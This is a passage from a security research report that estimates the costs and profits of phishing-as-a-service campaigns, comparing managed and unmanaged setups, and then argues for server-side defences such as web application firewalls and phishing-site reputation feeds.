Targeted email lists are more expensive, and cost an estimated $50, yet they increase the number of victims per campaign:



Compromised Servers

The attacker needs access to compromised legitimate servers to remove the dependency on hosting services and host the phishing pages. The estimated cost for such compromised servers is between $5 and $20.

In total, we estimate the minimal expenses of the attacker as follows:

1. Phishing pages: (scam phishing page market cost) x (campaigns witnessed): $1.10 x 4 = $4.40
2. Spam server: $1.25
3. Email list for spamming 100,000 emails: $2
4. Compromised servers: (hacked cPanel server market cost) x (C&C witnessed): $5 x 4 = $20

Based on the above calculations, the overall estimated expenses of an unmanaged phishing scam is about $27.65.

ROI

For the campaign to be profitable, the attacker should first be able to cover his expenses by selling the stolen credentials for at least as much as he invested in the scam, which is $4.276 for the managed services, or $27.65 in total for the unmanaged services.

Scammers can currently purchase 1,000 email account credentials for just $10, as observed in the Online PDF campaign, which equates to $0.01 per single account. The $0.01 per account is a very conservative estimate based on the price of stolen credential dumps from the dark web. In this case, since the stolen account credentials are fresh and are not yet posted on the dark web, the value of the accounts is much higher. Credit card information, as presented in the Wells Fargo campaign, can be obtained for between $20 and $300 per account, depending on the account balance. In the worst-case scenario, the scammer should sell at least 420 email accounts (0.01*x>4.2) for the managed service, or 2765 email accounts (0.01*x>27.65) for the unmanaged service. Once you add the cost of labor to the equation, the ROI works out even stronger for the managed service.

Based on the above, did the scam pay off for Ole? Let's do the math!

Based on our analysis, the 94-percent majority of the credentials stolen in this scam refer to email accounts based on the Adobe PDF Online campaign.

Moreover, based on our records, the operational period of the scam lasted for only 14 days. During that time, our records show 10 credentials were hacked on average each day. However, since the credentials analyzed are assumed to reflect just a fraction of the actual breaches related to the different campaigns, we assumed they were approximately one percent of the total breached accounts. We estimate that 1,000 credentials were stolen each day with 14,000 credentials stolen in total for the 14-day period.

Based on our calculations, the scam was profitable regardless of the service plan, managed or un-managed, the attacker chose.

Lastly, we can further calculate the return on investment (ROI) for the scammer as the market price for the entire stolen credentials set minus the estimated campaign operational costs:

	Managed Service	Unmanaged Service
Estimated minimum campaign cost ($)	**$4.2 (PhaaS)**	**$27.65**
Email accounts worth ($)	Single account worth [$]*account stolen = 0.01$*(14*1000)=**$140**	
Estimated Hourly Labor Cost ($)	0.5 * $15 (Conservative cost) = **$7.5**	4.0 * $15 = **$60**
ROI	$140 - $4.2 -$7.5 = **$128.3**	$140 - $27.65-$60 = **$52.35**

PhaaS is re-defining the market price-wise. As our calculations show, it can cut the costs of a standard phishing campaign to a quarter of current standard prices, if you consider the cost of the services. Once you add the labor costs, PhaaS can be more than twice as profitable as an unmanaged service option. Also, one can presumably run many managed campaigns even if he is new to the business of Phishing.

We can therefore predict a rising demand for PhaaS markets, since it lowers both the cost and the technology barriers.

5. Mitigation

The weakest links related to phishing scams are human users, so server-side security solutions offer the best protection in stemming the phishing menace versus the client-side approach of endpoint software.

Various mitigation approaches can be taken on the server side to prevent phishing scams. Most effective are blacklisting known phishing sites and dynamically blocking suspicious patterns included in the source code that can point to fraudulent requests. For example, based on cross-domain source references, consuming images, fonts and other resources from an external source.

To stay current on evolving attacks, the web application firewall (WAF) should take a communal approach and build a continuously updating reputation database. With the use of a reputation database, it is possible to identify and block known malicious sources to defend against various attacks such as application distributed denial of service (DDoS), site scraping and comment spam. A live feed of phishing sites can be one of the feeds used to identify phishing incidents and block phishing requests early in the cycle.

6. Summary and Conclusions

The industrialization of PhaaS is a significant threat to cyber security given the role it plays in the distribution of malware. Phishing is the starting point for most cybercrimes. The best way to control the phishing menace is by limiting access to web servers and thereby throwing a wrench into the business model. Financial motivation is the key factor in all cybercrimes. Increasing the financial resources needed to launch large-scale automated attacks is the only way to curb the growth of phishing.

This report clearly shows that cybercriminals have graduated from hacktivism and deployed various techniques to lower the cost of running an effective phishing campaign. Most reports and studies related to phishing often overlook the secondary victims: hosting providers and server owners.

Human user training and multiple endpoint protection mechanisms have failed in their efforts to counter phishing attacks. It is time for enterprises to take a new approach to mitigating phishing attacks. If most businesses were to deploy WAFs as ubiquitously as network firewalls, it would significantly reduce the available pool of compromised servers and have a measurable impact on phishing as a service.

Acknowledgment: The authors would like to thank Intsights for their contributions to this research initiative.